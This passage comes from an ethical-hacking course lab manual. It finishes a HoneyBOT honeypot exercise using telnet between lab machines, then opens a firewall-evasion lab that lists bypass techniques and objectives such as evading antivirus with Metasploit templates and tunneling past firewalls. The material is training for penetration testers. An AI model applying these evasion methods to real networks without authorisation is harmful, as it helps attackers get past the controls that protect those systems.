
14. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.



15. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a Terminal window.



Note: If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.




16. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.

17. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

18. Now, type **cd** and press **Enter** to jump to the root directory.





19. In the terminal window; type **telnet [IP Address of the Windows Server 2022 machine]** and press **Enter**.

20. You will be prompted for the telnet credentials of the **Windows Server 2022** machine.

21. In this task, the IP address of **Windows Server 2022** is **10.10.1.22**; this may differ when you perform this task.



```
[attacker@parrot]~[-]
└─$ sudo su
[sudo] password for attacker:
[root@parrot]~[-/home/attacker]
└─#cd
[root@parrot]~[-]
└─#telnet 10.10.1.22
Trying 10.10.1.22...
Connected to 10.10.1.22.
Escape character is '^]'.
```

22. Click **CEHv12 Windows Server 2022** to switch back to the **Windows Server 2022** machine. In the **HoneyBOT** window, expand the **Ports** and **Remotes** node from the left-pane.
23. Under **Ports**, you can see the port numbers from which **Windows Server 2022** received requests or attacks.
24. Under **Remotes**, you can view the recorded IP addresses through which Windows Server 2022 received requests.

The screenshot shows the CyberQ software interface. The title bar reads "CyberQ" and the file name "HoneyBOT - Log\_20220418.bin". The menu bar includes File, View, Reports, and Help. The toolbar contains icons for file operations like Open, Save, Print, and Help. On the left, a tree view shows "Ports" (23) and "Remotes" (10.10.1.13). The main pane displays a table of network traffic records:

|  | Date      | Time        | Remote IP  | Remote Port | Local IP   | Local Port | Protocol | Bytes |
|--|-----------|-------------|------------|-------------|------------|------------|----------|-------|
|  | 4/18/2022 | 12:05:59 AM | 10.10.1.13 | 43974       | 10.10.1.22 | 23         | TCP      | 39    |

At the bottom, it says "1 records" and "1325 sockets". The taskbar shows the CyberQ icon, a search bar, and the system clock at 12:06 AM on 4/18/2022.

25. Now, right-click any IP address or Port on the left, and click **View Details**, as shown in the screenshot, to view the complete details of the request or attack recorded by HoneyBOT.


The screenshot shows the CyberQ software interface with a context menu open over a log entry. The menu items are "View Details" (highlighted in blue), "Filter Related Records", and "Reverse DNS". The main pane displays the same network traffic record as before. The taskbar shows the CyberQ icon, a search bar, and the system clock at 12:07 AM on 4/18/2022.

26. The **Packet Log** window appears, as shown in the screenshot. This displays the complete log details of the request captured by HoneyBOT.

27. In the screenshot, under **Connection Details**, you can view the **Date** and **Time** of the connection established as well as the protocol used.

28. **Connection Details** also shows the **Source IP**, **Port**, and **Server Port**, as shown below.

Note: Simultaneously, you can run the `ftp` command on the **Parrot Security** machine and observe the log recorded by **HoneyBOT** on **Windows Server 2022**.



29. After the completion of this task, **End** the lab instance, re-launch it. To do so, in the right-pane of the console, click the **Finish** button present under the **Flags** section.

# Lab 2: Evade Firewalls using Various Evasion Techniques

## Lab Scenario

Firewalls and IDSs are intended to prevent port scanning tools such as Nmap, from receiving a precise measure of significant data of the frameworks that they are scanning. However, these prevention measures can be easily overcome: Nmap has numerous features that were created specifically to bypass these protections. It has the ability to issue a mapping of a system framework, through which you can view a substantial amount of information, from OS renditions to open ports. Firewalls and interruption recognition frameworks are made to keep Nmap and other applications from obtaining that data.

As an ethical hacker or penetration tester, you will come across systems behind firewalls that prevent you from attaining the information that you need. Therefore, you will need to know how to avoid the firewall rules and to glean information about a host. This step in a penetration test is called Firewall Evasion Rules.

## Lab Objectives

- Bypass windows firewall using Nmap evasion techniques
  - Bypass firewall rules using HTTP/FTP tunneling
  - Bypass antivirus using Metasploit templates
  - Bypass firewall through Windows BITSAdmin



## Overview of Firewalls Evasion Techniques

A firewall operates on a predefined set of rules. Using extensive knowledge and skill, an attacker can bypass the firewall by employing various bypassing techniques. Using these techniques, the attacker tricks the firewall to not filter the malicious traffic that he/she generates.

The following are some firewall bypassing techniques

- Port Scanning
- Firewalking
- Banner Grabbing
- IP Address Spoofing
- Source Routing
- Tiny Fragments
- Using an IP Address in Place of URL
- Using Anonymous Website Surfing Sites
- Using a Proxy Server
- ICMP Tunneling
- ACK Tunneling
- HTTP Tunneling
- SSH Tunneling
- DNS Tunneling
- Through External Systems
- Through MITM Attack
- Through Content
- Through XSS Attack

## Task 1: Bypass Windows Firewall using Nmap Evasion Techniques

Network/security administrators play a crucial role in creating security defenses within an organization. Though such defenses protect the machines in the network, there might still be an insider who may try to apply different evasion techniques to identify the services running on the target.

In this scenario, consider an admin has written certain Windows Firewall rules to block your system from reaching one of the machines in the network. You will be taught to use Nmap in such a way that you can perform recon on the target using other active machines on the network and identify the services running on the machine along with their open ports.

1. Click on **CEHv12 Windows 11** to switch to the **Windows 11** machine.
2. Open the **Control Panel**; navigate to **System and Security --> Windows Defender Firewall** and click **Use recommended settings** to turn on Firewall.



The screenshot shows the Windows Defender Firewall settings in Control Panel. The left pane lists options like 'Allow an app or feature through Windows Defender Firewall', 'Change notification settings', 'Turn Windows Defender Firewall on or off', 'Restore defaults', 'Advanced settings', and 'Troubleshoot my network'. The right pane displays a summary: 'Update your Firewall settings' (Windows Defender Firewall is not using recommended settings), 'Private networks' (Not connected), 'Guest or public networks' (Connected), and detailed information about the firewall state (Off), incoming connections (Block all connections to apps that are not on the list of allowed apps), active public networks (Network 4), and notification state (Notify me when Windows Defender Firewall blocks a new app).

## See also

[Security and Maintenance](#)  
[Network and Sharing Center](#)

3. Now, you can see that the Firewall is enabled in the **Windows 11** machine. Click the **Advanced settings** link in the left pane.

The screenshot shows the Windows Defender Firewall settings in Control Panel. The left pane includes the 'Advanced settings' link, which is highlighted. The right pane shows the same summary as the previous screenshot, but with 'Connected' status for both private and guest/public networks. The detailed information remains the same, indicating the firewall is now active.

